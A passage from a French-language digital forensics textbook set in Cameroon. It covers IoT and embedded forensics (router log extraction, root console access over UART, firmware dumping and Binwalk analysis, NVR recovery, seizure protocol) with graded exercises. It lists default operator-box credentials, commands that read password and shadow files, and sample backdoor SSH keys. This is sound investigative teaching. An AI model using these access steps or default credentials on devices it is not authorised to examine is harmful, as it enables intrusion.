02:16:02  RunInstances          IP:185.220.XX.XX  User:admin
02:17:55  PutObject             IP:185.220.XX.XX  Bucket:transbois
   -backup
02:19:48  StopLogging          IP:185.220.XX.XX  User:admin
02:23:11  TerminateInstances   IP:185.220.XX.XX  User:admin
```

(a) Identifiez les indicateurs de compromission dans cette séquence.

(b) L'action à 02h10:45 (`GetPasswordData`) précède la connexion suspecte à 02h13:45. Que pourrait-elle indiquer ?

(c) L'attaquant a tenté de stopper CloudTrail à 02h19:48. Pourquoi a-t-il échoué (hypothèse la plus probable) ?

(d) Rédigez les constatations forensiques CloudTrail et l'analyse correspondante avec niveau de confiance.

✍ Exercice 17.3. Plan d'investigation multi-cloud ★★★

L'affaire BAOBAB implique : fraudes MoMo vers un compte Binance ; un compte Yahoo utilisé pour Binance ; des logs AWS suggèrent un VPN EC2 ; 3 adresses Bitcoin identifiées par analyse blockchain. L'IP sénégalaise `41.82.XXX.XXX` apparaît dans les logs.

(a) Construisez le plan d'investigation multi-cloud : dans quel ordre activer quels canaux (conservation, portails LEA, MLAT, INTERPOL, AFRIPOL) ? Justifiez l'ordre par les durées de rétention.

(b) Pour chaque fournisseur (Binance, Yahoo, AWS), identifiez : (i) la base légale applicable, (ii) le type de données accessible sans MLAT, (iii) ce qui nécessite un MLAT.

(c) L'analyse blockchain révèle que les 3 adresses Bitcoin envoient vers un exchange turc (Paribu). La Turquie est partie à Budapest depuis 2014. Rédigez la demande de conservation urgente à envoyer via le BCN INTERPOL, en citant les articles applicables.

(d) Appliquez la grille CRO à la décision d'analyser publiquement les adresses Bitcoin (données publiques mais pseudonymes) : quelles implications pour $\mathcal{C}$ si vous publiez l'analyse dans votre rapport judiciaire ?

Note

Transition. Le chapitre suivant aborde la dernière famille de supports de la Partie IV : les objets connectés et systèmes embarqués (caméras, routeurs, équipements industriels), dont les journaux sont rares et le micrologiciel devient lui-même une pièce. Le Chapitre 22 (Partie V) examinera ensuite les techniques utilisées pour effacer les traces dans les systèmes, les réseaux et le cloud, et comment les détecter malgré tout.

18

FORENSIQUE IOT ET SYSTÈMES EMBARQUÉS

« The Internet of Things is the Internet of Vulnerabilities. »

Bruce Schneier

Niveau : *Expert* • Notions d'électronique embarquée, Linux embarqué et protocoles série (UART/I2C/SPI) souhaitables. Ce chapitre est le plus technique de la Partie IV.

✦ Objectifs du chapitre

- ➢ Comprendre les architectures IoT typiques et identifier où résident les données forensiquement utiles.
- ➢ Extraire les logs d'un routeur compromis via son interface d'administration ou via UART.
- ➢ Analyser le firmware d'un appareil IoT : identifier les systèmes de fichiers, les configurations, les backdoors.
- ➢ Investiguer les caméras IP et systèmes DVR/NVR : extraction des enregistrements et logs d'accès.
- ➢ Appliquer les principes de custody et d'intégrité à des preuves IoT : volatilité extrême, absence de write blocker standardisé.
- ➢ Identifier les spécificités IoT du contexte camerounais : Box opérateurs, compteurs prépayés, caméras de surveillance.

L'IoT au Cameroun : contexte forensique

L'IoT forensique n'est pas encore au cœur des investigations camerounaises, mais plusieurs incidents récents imposent de s'y préparer :

- ➢ Routeurs ADSL/4G (MTN Box, Orange HomeBox) compromis pour des attaques Man-in-the-Middle sur les clients ;
- ➢ Caméras IP de surveillance (hôtels, banques, aéroport de Nsimalen) piratées ; enregistrements utilisés pour du chantage ou effacés après un incident ;

- Compteurs électriques prépayés SONATREL compromis par manipulation des compteurs ;
- Décodeurs Canal+/DSTV modifiés pour contourner les protections DRM : dommages aux droits d'auteur.

La particularité forensique de ces appareils : ils produisent des preuves importantes (logs de connexion, enregistrements vidéo, configuration réseau) mais leur acquisition requiert des techniques très différentes de celles couvertes dans les chapitres précédents.

18.1 Architecture IoT : où Résident les Données Forensiques

18.1.1 Composants typiques d'un appareil IoT

Composant	Type de mémoire	Données forensiques
Flash NAND/-NOR	Non volatile (persiste hors tension)	Firmware, configuration, logs persistants, données utilisateur
RAM (DRAM/S-RAM)	Volatile (perdue à l'extinction)	Processus actifs, connexions réseau, clés de session, configuration temporaire
eMMC	Non volatile (stockage embarqué)	Système d'exploitation Linux, journaux, historique d'activité
SD Card	Non volatile (amovible)	Enregistrements (caméras IP), logs (DVR), sauvegarde config
EEPROM	Non volatile	Configuration critique, clés, calibrations

Tableau 18.1. Mémoires IoT et données forensiques

18.1.2 Priorité de collecte : RFC 3227 appliquée à l'IoT

La RFC 3227 [5] (ordre de volatilité, Ch. 7 (UE SEC4031)) s'applique à l'IoT avec des adaptations :

1. **RAM et processus actifs** : capturer via interface d'administration (SSH/Telnet/API) *avant* toute autre action. Durée de vie : de quelques secondes (si l'appareil est en train d'être réinitialisé) à des jours.
2. **Logs système en mémoire** : `dmesg`, `syslog` en RAM. Exportés via interface admin avant extinction.
3. **Logs persistants sur flash** : survivent à l'extinction, mais souvent effacés au redémarrage ou en rotation courte.

4. **Configuration** : paramètres réseau, identifiants, règles de pare-feu. Non volatile mais peut être modifiée.
5. **Firmware complet** : extraction via UART ou déchippage ; analyse offline.

★ Attention

Le piège du "factory reset"

La première réaction d'un suspect en possession d'un appareil IoT compromis est souvent d'effectuer un reset d'usine. Contrairement aux idées reçues :

- Le factory reset sur la plupart des routeurs efface les logs et la configuration en RAM, mais **pas nécessairement le firmware** ni les données de la partition système ;
- Sur les caméras IP avec SD Card, la SD Card n'est pas systématiquement effacée par le reset (elle est montée séparément) ;
- L'enregistrement du reset lui-même peut apparaître dans les logs de l'opérateur (réinitialisation du bail DHCP, reconnexion réseau).

Protocole : saisir physiquement l'appareil *avant* toute tentative de reset ; retirer la carte SD si présente ; couper l'alimentation proprement (pas d'arrêt brutal qui pourrait corrompre les données flash).

18.2 Forensique Routeur : la Cible Prioritaire

18.2.1 Pourquoi les routeurs sont des cibles forensiques clés

Un routeur compromis est idéalement placé pour :

- Voir **tout le trafic** passant par lui (Man-in-the-Middle) ;
- Rediriger le DNS pour du phishing (DNS poisoning) ;
- Exfiltrer les credentials Wi-Fi de tous les clients ;
- Servir de rebond pour des attaques vers d'autres cibles (point de pivot).

Un routeur *victime* d'une attaque contient les logs qui prouvent l'intrusion. Un routeur *appartenant au suspect* contient les logs de ses communications.

18.2.2 Extraction via interface d'administration

>_ Outils · Extraction de logs via interface admin (SSH)

```
# Connexion SSH au routeur (si SSH est actif)
# PREREQUIS : credentials connus + autorisation judiciaire art. 52

ssh admin@192.168.1.1

```

```
# Routeurs sous OpenWRT / DD-WRT (Linux embarque)
# Lister les processus actifs
cat /proc/running_processes
# Ou
ps aux

# Connexions reseau actives (equivalent netstat)
cat /proc/net/tcp    # connexions TCP
cat /proc/net/arp    # table ARP (machines connectees recemment)
cat /proc/net/dev    # interfaces reseau et statistiques

# Logs systeme
cat /tmp/syslog      # syslog en RAM (volatile !)
logread              # commande OpenWRT pour les logs systeme

# Configuration actuelle (non volatile)
cat /etc/config/network     # configuration reseau
cat /etc/config/firewall    # regles de pare-feu
cat /etc/config/dhcp        # baux DHCP (machines ayant eu une IP)
cat /etc/config/wireless    # configuration Wi-Fi (SSID, mot de
    passe)

# Historique DHCP (clients ayant ete connectes)
cat /tmp/dhcp.leases
# Format : timestamp MAC-address IP hostname
# Exemple :
# 1710288900 aa:bb:cc:dd:ee:ff 192.168.1.42 LAPTOP-SUSPECT
# 1710289200 11:22:33:44:55:66 192.168.1.55 iPhone-MBONGO

# EXPORTER IMMEDIATEMENT avant toute action
scp admin@192.168.1.1:/tmp/syslog /output/router_syslog.txt
scp admin@192.168.1.1:/tmp/dhcp.leases /output/router_dhcp.txt
```

18.2.3 Extraction via UART : quand l'interface admin est inaccessible

Quand les credentials de l'interface admin sont inconnus (changés par l'attaquant, ou appareil saisi dont le propriétaire refuse de coopérer), l'accès physique via **UART** permet d'obtenir une console série directe sur l'appareil.

Définition

UART (*Universal Asynchronous Receiver-Transmitter*) : interface série physique présente sur la quasi-totalité des cartes électroniques embarquées. Elle donne accès à une console root lors du démarrage du bootloader (U-Boot) et souvent tout au long du fonctionnement. Fonctionne via 3 broches : TX (émission), RX (réception), GND (masse).

Outils · Accès UART à un routeur

```
# Matériel nécessaire :
# - Convertisseur USB-to-UART (CH340G ou FT232RL, ~5 USD)
# - Voltmetre (pour mesurer le niveau logique : 3.3V ou 5V)
# - Fils Dupont / sonde oscilloscope

# Etape 1 : Ouvrir le boitier et localiser les broches UART
# Sur la plupart des routeurs : groupe de 4 broches (VCC, TX, RX, GND)
# Identifier GND (masse) avec le voltmetre

# Etape 2 : Mesurer le niveau logique
# Si VCC mesure 3.3V -> utiliser un adaptateur 3.3V
# Si VCC mesure 5V -> adaptateur 5V ou niveau-shifter 5V->3.3V

# Etape 3 : Connecter (CROISER TX<->RX)
# Convertisseur TX -> Routeur RX
# Convertisseur RX -> Routeur TX
# Convertisseur GND -> Routeur GND

# Etape 4 : Terminal serie (Linux)
screen /dev/ttyUSB0 115200    # vitesse la plus courante
# Alternatives : minicom, picocom
picocom -b 115200 /dev/ttyUSB0

# Resultat : console U-Boot puis Linux au demarrage
# [    0.000000] Linux version 5.4.152 (OpenWrt)
# [    2.341827] eth0: Link is Up - 1Gbps/Full
# OpenWrt login: root      # <- shell root accessible !

# Commande de sauvegarde complete depuis UART
# (lente mais complete : dump de la flash NAND entiere)
cat /dev/mtdblock0 > /tmp/firmware_dump.bin
# Puis exfiltrer via SCP ou TFTP
tftp -p -l /tmp/firmware_dump.bin 192.168.1.100
```

UART et responsabilité

L'accès UART à un appareil implique son ouverture physique (vis, parfois clips) et la manipulation de son électronique. Documenter photographiquement l'état de l'appareil *avant* toute manipulation : position des broches, état de la carte, numéro de série visible. Toute modification physique doit être mentionnée dans le rapport (ACPO [4] Principe 2 : si une modification est nécessaire, elle doit être documentée et justifiée).

18.3 Analyse de Firmware : ce que l'Appareil Cache

18.3.1 Extraction et analyse avec Binwalk

Binwalk est l'outil de référence pour l'analyse de firmware. Il identifie et extrait automatiquement les systèmes de fichiers, les images compressées et les signatures dans un binaire.

Outils · Analyse de firmware avec Binwalk

```
# Analyser un fichier firmware (telecharge sur le site du fabricant
# ou extrait de l'appareil)
binwalk firmware.bin

# Resultat type :
# DECIMAL    HEX        DESCRIPTION
# 0          0x0        TRX firmware header
# 28         0x1C       LZMA compressed data
# 131072     0x20000    Squashfs filesystem, little endian, version 4.0
#                       Compression: xz
#                       Total inodes: 2847
#                       Block size: 262144

# Extraire automatiquement tous les composants identifie
binwalk -e --directory=/output/firmware_extracted/ firmware.bin

# Contenu type apres extraction :
ls /output/firmware_extracted/
# _firmware.bin.extracted/
#   0.bin           <- bootloader
#   20000.squashfs <- systeme de fichiers (monter pour analyser)

# Monter le systeme de fichiers SquashFS
sudo mount -o loop,ro \
    /output/firmware_extracted/_firmware.bin.extracted/20000.squashfs \
    /mnt/firmware/

# Explorer le contenu
ls /mnt/firmware/
# bin/  etc/  lib/  overlay/  proc/  sbin/  usr/  var/

# Chercher les configurations et identifiants
cat /mnt/firmware/etc/shadow       # hash des mots de passe
cat /mnt/firmware/etc/passwd       # comptes utilisateurs
cat /mnt/firmware/etc/config/      # configuration OpenWRT
find /mnt/firmware/ -name "*.conf" -exec grep -l "password\|passwd" {} \;

# Rechercher les backdoors (cles SSH pre-installees)
```

```
find /mnt/firmware/ -name "authorized_keys"
find /mnt/firmware/ -name "*.key" -o -name "*.pem"

# Identifier les services actifs au demarrage
cat /mnt/firmware/etc/rc.d/
cat /mnt/firmware/etc/inittab
```

Scénario Opérationnel · Backdoor découverte dans un routeur MTN Box

L'analyse Binwalk du firmware d'un routeur MTN Box saisi dans une investigation de cybercriminalité révèle :

```
find /mnt/firmware/ -name "authorized_keys"
# /mnt/firmware/root/.ssh/authorized_keys

cat /mnt/firmware/root/.ssh/authorized_keys
# ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAB... attacker@remote-c2.ru
```

Constatation : le fichier `/root/.ssh/authorized_keys` du firmware extrait contient une clé SSH publique associée à `attacker@remote-c2.ru`. Cette clé permet un accès root sans mot de passe au routeur depuis l'IP contrôlée par cet attaquant.

Hash du fichier firmware : `[SHA-256] a3f7b29c8e1d4f56a2c8b7e3d9f0a142b5c8d3e6f1a4b7c0d2e5f8a1b4`

Corrélation : l'adresse `remote-c2.ru` apparaît dans les logs SIEM de l'entreprise victime sur les 3 derniers mois, le routeur servait de backdoor persistante.

18.4 Forensique Caméras IP et Systèmes DVR/NVR

18.4.1 Architecture d'un système de vidéosurveillance

Un système de vidéosurveillance IP typique comprend :

- Des **caméras IP** (ou caméras CCTV analogiques convertis par des encodeurs) ;
- Un **NVR** (*Network Video Recorder*) ou **DVR** (*Digital Video Recorder*) qui stocke les enregistrements ;
- Un **HDD interne** (3,5 pouces SATA) dans le NVR ;
- Des **logs d'accès** au système de gestion vidéo (VMS).

18.4.2 Extraction des enregistrements

Outils · Acquisition forensique d'un NVR/DVR

```
# OPTION 1 : Export via interface web du NVR (le plus simple)
# Connexion a l'interface web (IP:port)
# Playback -> Exporter la plage horaire d'interet -> Format H.264/MP4

# OPTION 2 : Extraction du disque dur interne
# Retirer le HDD du NVR (etiqueter le cable SATA et son emplacement)
# Photographier avant extraction
# Connecter via write blocker SATA sur le poste forensique

# Identifier le systeme de fichiers (souvent proprietaire)
fdisk -l /dev/sdb
# Resultat type :
# Disk /dev/sdb: 2 TiB
# Device     Boot   Start        End    Sectors  Size Type
# /dev/sdb1          2048    2099199    2097152    1G  Linux filesystem
# /dev/sdb2       2099200 3906250751 3904151552  1.8T  (inconnu/propriétaire)

# Si le systeme de fichiers est reconnu (ext4, FAT) :
mount -o ro /dev/sdb1 /mnt/nvr/
ls /mnt/nvr/record/
# Fichiers .dav, .mp4, .avi selon le fabricant

# Si le systeme de fichiers est proprietaire (Hikvision, Dahua)
# utiliser les outils specifiques :
# VideoInspector, DVR-Examiner, ou
# Outil Python : python-dvr (open source)
python3 dvr_examiner.py /dev/sdb2 --export /output/nvr_records/

# OPTION 3 : Carving video sur espace brut
# Si le FS est corrompu ou efface :
bulk_extractor -o /output/bulk/ /dev/sdb
# bulk_extractor detecte les en-tetes video (H.264 NAL units)
# et extrait les fragments
```

18.4.3 Logs d'accès au VMS : qui a visionné quoi

Outils · Analyse des logs d'accès VMS

```
# Systemes Hikvision (les plus repandus en Afrique)
# Logs dans /var/log/hikvision/ ou /mnt/mtd/log/

ssh admin@192.168.1.64
cat /mnt/mtd/log/access.log

# Contenu type :
# [2026-03-13 02:14:15] LOGIN  admin  192.168.1.1   Success
# [2026-03-13 02:14:22] PLAYBACK  admin  Camera1  2026-03-12
    18:00 -> 18:30
# [2026-03-13 02:15:01] DELETE  admin  Camera1  2026-03-12 18:00
    -> 18:30
# [2026-03-13 02:15:02] FORMAT  admin  HDD1

# La sequence : Login -> Playback -> Delete -> Format
# indique une tentative de destruction de preuves

# Verifier si le formatage a ete complet (les secteurs non
# réécrits peuvent contenir des donnees recuperables)
# Apres saisie du HDD :
# dd if=/dev/sdb of=/output/nvr_image.dd bs=65536
# foremost -t avi,mp4 -i /output/nvr_image.dd -o /output/
    nvr_carved/
```

Jurisprudence & Droit applicable

Enregistrements de vidéosurveillance : admissibilité

En droit camerounais, les enregistrements de vidéosurveillance sont admissibles comme preuves si :

- Le système a été installé conformément à la réglementation (signalétique, déclaration auprès de l'autorité compétente) ;
- La chaîne de custody est documentée depuis le NVR/DVR jusqu'à la présentation en audience ;
- L'intégrité des fichiers est attestée par hash SHA-256 ;
- Un expert judiciaire atteste de l'authenticité et de l'horodatage (synchronisation NTP du système).

Point de vigilance : vérifier la synchronisation horaire du NVR : une dérive de plusieurs heures invalide la corrélation avec d'autres sources. Documenter dans le rapport : "Heure affichée du NVR au moment de la saisie : 14h22 ; heure de référence GPS : 14h25 ; dérive estimée : +3 minutes."

18.5 IoT Spécifiques : Box Opérateurs et Compteurs

18.5.1 Box opérateurs MTN/Orange : forensique des données de trafic

Les Box Internet des opérateurs camerounais (MTN HomeBox 4G, Orange LiveBox) sont des routeurs 4G intégrant un modem, un switch Wi-Fi et souvent un décodeur TV.

Outils · Extraction des données forensiques d'une Box 4G

```
# Interface d'administration web (typiquement 192.168.1.1)
# Identifiants par defaut (si non changes) :
# MTN HomeBox : admin/admin ou admin/[IMEI partiel]
# Orange LiveBox : admin/[code sur etiquette]

# Via SSH (si active) :
ssh admin@192.168.1.1

# Historique des connexions clients Wi-Fi
cat /tmp/hostapd_events.log
# Ou via commande propriétaire :
wl assoclist                # Clients actuellement connectes
cat /proc/net/arp           # Cache ARP (connexions recentes)

# Logs DNS (si dnsmasq actif avec logging)
cat /tmp/dnsmasq.log
# Format : timestamp IP-client query type domain
# 2026-01-15 14:22:05 192.168.1.42 A medequip-portugal.com
# -> le client .42 a resolu ce domaine (phishing !)

# Volume de trafic par client (utile pour detecter exfiltration)
cat /proc/net/ip_conntrack | awk '{print $5}' | \
    cut -d= -f2 | sort | uniq -c | sort -rn | head -10

# IMPORTANT : les Box operateurs sauvegardent aussi les logs
# sur leurs serveurs centraux. Complement indispensable via
# requisition art. 57 Loi 2010/012 aupres de MTN/Orange.
```

18.5.2 Compteurs prépayés : manipulation et traces

Les compteurs électriques prépayés (système SONATREL) utilisent des tokens prépayés transmis par SMS ou via un clavier. Les fraudes incluent : modification du firmware pour altérer les mesures, utilisation de tokens volés, court-circuit du compteur.

Type de fraude	Trace forensique	Où la trouver
Modification firmware	Firmware non signé ou corrompu	Extraction UART/JTAG ; vérification signature du fabricant
Utilisation tokens volés	Tokens non générés par SONATREL	Logs de la base de données tokens SONATREL (réquisition)
Court-circuit du compteur	Absence de données de consommation sur la période fraudée	Logs du concentrateur PLC/RF de SONATREL ; relevés voisins
Clonage du numéro de série	Deux compteurs avec le même SN	Base de données SONATREL ; inspection physique

Tableau 18.2. Fraudes compteurs prépayés et traces forensiques

18.6 Principes de Custody pour les Preuves IoT

18.6.1 Défis spécifiques à l'IoT

Défi	Impact forensique	Mitigation
Absence de write blocker standardisé	Connexion à l'interface admin peut modifier les logs	Documenter chaque connexion ; ne jamais écrire via SSH
Volatilité extrême de la RAM	Les logs en RAM disparaissent en secondes	Exporter immédiatement ; documenter l'heure d'export
Horloge non synchronisée	Dérive de l'horloge rend les logs inutilisables	Mesurer la dérive NTP au moment de la saisie ; corriger dans la timeline
Firmware propriétaire	Difficile à analyser sans outils du fabricant	Binwalk ; contacter le fabricant via réquisition
Alimentation continue	Couper l'alimentation efface la RAM	Exporter d'abord ; couper seulement quand prêt

Tableau 18.3. Défis custody IoT et mitigations

18.6.2 Protocole de saisie IoT

Application OPJ/Expert Judiciaire

Protocole. Saisie d'un appareil IoT (routeur, caméra, DVR)

1. **Ne pas éteindre immédiatement.** Photographier l'état des LEDs, des câbles connectés, l'écran si présent. Documenter l'IP affichée.
2. **Tenter l'accès à l'interface admin** (SSH, web, Telnet) : exporter les logs

volatils en priorité. Si l'accès échoue : passer à l'étape 5.

3. **Vérifier la synchronisation horaire.** Comparer l'heure de l'appareil avec une référence GPS. Documenter la dérive exacte (ex. : "2026-03-13 14h22 affiché sur l'appareil = 14h25 heure GPS, dérive : +3 min").
4. **Exporter les données volatiles** : syslog, dmesg, table ARP, connexions actives, baux DHCP. Calculer le hash SHA-256 de chaque fichier exporté.
5. **Couper l'alimentation proprement** (via commande `halt` ou `poweroff` si possible) ; sinon débrancher l'alimentation. Ne jamais appuyer sur le bouton reset.
6. **Retirer les supports amovibles** (SD Card, USB) *avant* de couper l'alimentation : ils constituent des preuves indépendantes.
7. **Documenter et sceller :** étiquette avec N° dossier N° evidence, date/heure, OPJ ; sachet antistatique (important pour l'électronique).
8. **Transport** : protection antistatique et antichoc ; jamais dans le même sachet que d'autres appareils électroniques.

Notions mobilisées par le laboratoire INA-LAB-06

- **Intégrité du firmware** : `sha256sum firmware.bin` donne une empreinte de 64 caractères hexadécimaux, à comparer caractère par caractère à celle du procès-verbal de saisie.
- **Où se cache une porte dérobée** : un compte supplémentaire d'UID 0 dans `etc/passwd` (troisième champ), une clé dans `root/.ssh/authorized_keys` (dossier caché : `ls -la`), un service lancé au démarrage par les scripts `etc/inittab` ou `etc/init.d/rcS` (par exemple un shell sans authentification sur un port), une tâche planifiée.
- **Journal du VMS** : chaque ligne dit qui a regardé en direct (`LIVE`), relu (`PLAYBACK`), exporté (`EXPORT`) ou supprimé (`DELETE`) quel enregistrement de quelle caméra, et depuis quelle adresse ; on compte les suppressions et on cherche la caméra visée par la séquence complète.

★ À retenir

Ce qu'il faut retenir de ce chapitre :

- **Ne pas éteindre en premier :** contrairement aux PC, les appareils IoT stockent leurs logs principalement en RAM. Exporter les logs via l'interface admin *avant* toute extinction.

- **Synchronisation horaire obligatoire :** mesurer la dérive de l'horloge IoT par rapport à une référence GPS au moment de la saisie ; corriger dans la timeline. Sans cette correction, les logs IoT sont inexploitables pour la corrélation temporelle.
- **Binwalk :** outil universel d'analyse de firmware. Identifie et extrait les systèmes de fichiers, les images compressées, les signatures. `binwalk -e firmware.bin` puis analyser le SquashFS extrait.
- **UART :** accès console root sur presque tout appareil embarqué. Matériel : adaptateur USB-UART (≈ 5 USD). Documenter photographiquement avant ouverture du boîtier (ACPO Principe 2).
- **DVR/NVR :** exporter d'abord via interface web ; si effacement suspect : extraire le HDD, image DD avec write blocker, carving vidéo avec `bulk_extractor` ou `foremost`.
- **Vérifier la synchronisation horaire du NVR :** une dérive de quelques heures invalide la corrélation avec les autres sources de la timeline.
- **Contexte camerounais :** logs DNS des Box opérateurs (dnsmasq) ; historique connexions Wi-Fi (table ARP, `hostapd_events.log`) ; toujours compléter par réquisition opérateur (art. 57 Loi 2010).
- **Factory reset :** n'efface pas systématiquement la SD Card ; n'efface pas le firmware ; laisse des traces dans les logs opérateur. Saisir physiquement avant tout reset.

✍ Exercice 18.1. Priorité de collecte IoT ★☆☆

Vous arrivez sur la scène d'un cybercafé de Yaoundé. Un routeur TP-Link sous OpenWRT est allumé ; l'écran du propriétaire affiche une interface web indiquant que le routeur est connecté à Internet. Vous suspectez qu'il a servi de point d'accès pour une fraude en ligne.

(a) Listez vos actions dans l'ordre exact (6 étapes minimum), en justifiant chaque priorité par la volatilité des données.

(b) Quelles données exportez-vous en priorité absolue, et pourquoi ? Donnez les commandes exactes.

(c) Si le propriétaire tente de réinitialiser le routeur pendant que vous l'examinez, que faites-vous ? Quelles preuves subsisteraient malgré le reset ?

(d) Calculez et documentez les hachages SHA-256 des exports : à quel moment dans la séquence d'actions ?

✍ Exercice 18.2. Analyse firmware ★★☆

Le firmware `mtnbox_fw_v3.2.bin` a été extrait d'une MTN Box saisie. `binwalk mtnbox_fw_v3.2.bin` révèle un SquashFS à l'offset `0x20000`. Après extraction :

```
cat /mnt/firmware/etc/shadow
# root:$1$salt$abc123defghi:18000:0:99999:7:::
# admin:$1$salt$xyz789uvwxyz:18000:0:99999:7:::

find /mnt/firmware/ -name "authorized_keys"
# /mnt/firmware/root/.ssh/authorized_keys
cat /mnt/firmware/root/.ssh/authorized_keys
# ssh-rsa AAAAB3NzaC1yc2E... root@185.220.XX.XX
```

(a) Identifiez les indicateurs de compromission dans ce firmware.

(b) Quel type d'accès la clé SSH autorisée permet-elle ? Quelle IP contrôle cette clé (comment le savez-vous) ?

(c) Comment vérifier si ce firmware est une version modifiée par rapport au firmware officiel du fabricant ? Quelle commande utilisez-vous ?

(d) Rédigez la constatation forensique correspondante, puis l'analyse avec niveau de confiance.

✍ Exercice 18.3. Timeline IoT multi-sources ★★★

Dans l'affaire MBONGO (Chapitre 8 (UE SEC4031)), la caméra IP installée dans le bureau comptabilité de SONATRAV SA est au cœur de l'investigation : elle aurait enregistré MBONGO en train de manipuler le système de virement. Le NVR Hikvision affiche dans ses logs :

```
[2026-01-15 13:50:22] LOGIN  admin  192.168.5.14  Success
[2026-01-15 13:50:45] PLAYBACK  admin  Camera-Bureau-Compta
                       2026-01-15 12:30 -> 13:00
[2026-01-15 13:51:02] DELETE  admin  Camera-Bureau-Compta
                       2026-01-15 12:00 -> 14:00
[2026-01-15 13:51:08] EXPORT  admin  Camera-Couloir-1
                       2026-01-15 12:00 -> 14:00 -> USB1
```

L'heure GPS lors de la saisie du NVR est 14h28. L'heure affichée sur le NVR est 14h21 (dérive : –7 minutes).

(a) Corrigez les horodatages NVR pour les aligner sur l'heure réelle. Que devient l'horodatage du DELETE ?

(b) Que révèlent les logs NVR sur les intentions de l'auteur ? Quelles données ont été supprimées ? Quelles données ont été exportées ? Pourquoi cette distinction est-elle significative ?

(c) Les enregistrements supprimés (12h00–14h00) sont-ils récupérables ? Quelle procédure appliquez-vous ?

(d) L'IP `192.168.5.14` a accédé au NVR. Comment identifier la machine correspondante ? Quelles sources corroborent cette identification ?

Note

Clôture de la Partie IV. Ce chapitre clôt la Partie IV (Techniques Avancées). Les cinq chapitres de cette partie ont couvert : Forensique Système (Ch. 14), Forensique Réseau (Ch. 15), Forensique Mobile (Ch. 16), Forensique Cloud (Ch. 17) et ce chapitre (IoT/Embarqué).
La **Partie V** aborde les contre-mesures : Anti-Forensique (Ch. 19. techniques d'effacement et obfuscation ; comment les détecter et les documenter) et les investigations avancées (Ch. 20–22). La connaissance de l'anti-forensique est indissociable de la maîtrise des techniques forensiques présentées dans cette Partie IV.

19

OSINT ET COMPRÉHENSION DES ATTAQUES

> « La source ouverte n'affranchit pas de la loi ; elle l'oblige davantage. »
>
> Thierry MINKA

Niveau : Intermédiaire • Lecture des Chapitres 4 (fondements théoriques), 6 (Processus Investigatif Universel), 8 (chaîne de custody) et 12 (droit camerounais) de l'UE SEC4031 recommandée. Ce chapitre applique les fondements de la Partie I et les procédures de la Partie II à une technique d'investigation spécifique : le renseignement en source ouverte et la lecture d'une attaque par ses traces.

✦ Objectifs du chapitre

À la fin de ce chapitre, l'étudiant sait :

- distinguer ce qui relève de la source ouverte de ce qui relève d'un acte d'enquête soumis à autorisation ;
- conduire une recherche en sources ouvertes sur une personne, une organisation, un domaine ou une adresse, selon le cycle du renseignement ;
- cartographier les liens entre identités, comptes et infrastructures ;
- tracer un flux de cryptoactifs sur une chaîne de blocs publique et identifier le point où l'entraide devient nécessaire ;
- documenter une constatation en ligne de façon qu'elle ait une valeur probante : source, date, empreinte, procès-verbal ;
- reconnaître les phases d'une attaque à partir de leurs traces et rattacher chaque comportement à un texte de la Loi 2010/012 [28] ou du Code pénal ;
- analyser un courriel et un site frauduleux et en tirer les demandes utiles à l'enquête ;
- lire et discuter le rapport d'un expert en intrusion selon la distinction *Examination / Analysis* du NIST SP 800-86 [26].

© MaletYon

19.1 Introduction

Dans une enquête de cybercriminalité, une part déterminante de l'information est accessible sans acte coercitif : identité derrière un pseudonyme, ancienneté d'un domaine frauduleux, localisation d'un hébergeur, parcours d'un flux de cryptoactifs, marque imitée par une page de collecte. Ces éléments se lisent dans des sources ouvertes, sans réquisition ni mandat. Encore faut-il les rechercher avec méthode, les recouper avec prudence et documenter chaque constatation de manière à ce qu'elle survive à l'épreuve de l'audience.

L'autre versant de ce chapitre répond à une question structurelle : face à un système compromis, comment reconstituer une attaque, dans quel ordre, et sous quelle qualification ? L'enquêteur n'est pas un attaquant et ne saurait le devenir. Il doit en revanche reconnaître les phases d'une intrusion à partir des traces qu'elles laissent, savoir quel texte réprime chaque comportement, et lire un rapport d'expert sans se laisser impressionner par le vocabulaire technique.

Deux principes structurent la démarche :

1. **La source ouverte n'affranchit pas de la loi.** Une information rendue publique par son sujet se consulte ; y accéder par un compte forcé, un faux profil ou une intrusion demeure une infraction. La frontière entre *consulter* et *accéder* est la ligne de conduite de tout le chapitre.
2. **On qualifie une attaque par ses traces, non par le récit de l'attaquant.** Chaque phase d'une intrusion laisse des traces identifiables (Ch. 14 et 15) ; chacune se rattache à un texte précis (Ch. 12, UE SEC4031). L'enquête consiste à relier les deux.

Note

Transition depuis la Partie IV. Les Chapitres 14 à 18 ont couvert l'analyse forensique des systèmes, réseaux, mobiles, cloud et IoT. Ce chapitre complète la Partie IV en traitant une source d'information complémentaire, les sources ouvertes, et en formalisant la lecture d'une attaque comme grille de qualification. Il prolonge directement la démarche du Chapitre 3 de l'UE SEC4031 (analyse de la Kill Chain dans l'affaire MVOM) et prépare le Chapitre 20 (rédaction du rapport forensique).

19.2 Fondements de l'OSINT et cadre légal

19.2.1 Définition et périmètre

Définition

Renseignement en source ouverte (OSINT) : Collecte et analyse d'informations accessibles au public, sans recourir à un acte coercitif ni à un accès réservé : sites web, profils publics de réseaux sociaux, registres officiels, archives, bases de données publiques, décisions de justice publiées, résultats de moteurs de recherche.

La source ouverte se définit autant par ce qu'elle exclut. Ne relèvent pas de l'OSINT et supposent un acte d'enquête ou une autorisation : l'accès à un compte privé, même au moyen d'un identifiant trouvé ailleurs ; la création d'un faux profil pour entrer dans un cercle fermé ; l'interception d'une communication ; l'obtention des données d'un opérateur ; l'accès à un système en s'affranchissant d'une mesure de sécurité. La frontière tient en une phrase : **on consulte ce qui est public, on n'accède pas à ce qui est protégé.**

19.2.2 La recherche en sources ouvertes parmi les actes d'enquête

La recherche en sources ouvertes est un acte d'enquête comme un autre : elle se rattache à une procédure, s'exécute sur instructions ou sous la direction de l'OPJ et se consigne dans un procès-verbal. Elle n'échappe ni au secret de l'enquête ni aux règles de protection des données : la systématisation d'une collecte, son croisement avec des données non publiques ou son emploi à une autre fin que l'enquête en cours peuvent entrer en conflit avec la Loi 2024/017 [30].

Dans le cadre du Processus Investigatif Universel (Ch. 6, UE SEC4031), la recherche en sources ouvertes s'inscrit principalement dans la **Phase 1 (Initialisation et Cadrage)**, pour l'évaluation préliminaire et la planification, et dans la **Phase 2 (Acquisition et Préservation)**, pour la collecte d'éléments probatoires. Elle intervient également dans l'**Étape E6 (Identification et Cartographie des Parties Prenantes)** de la Phase 2.

19.2.3 La frontière entre consultation et accès

Consultation licite en source ouverte	Accès ou acte soumis à autorisation
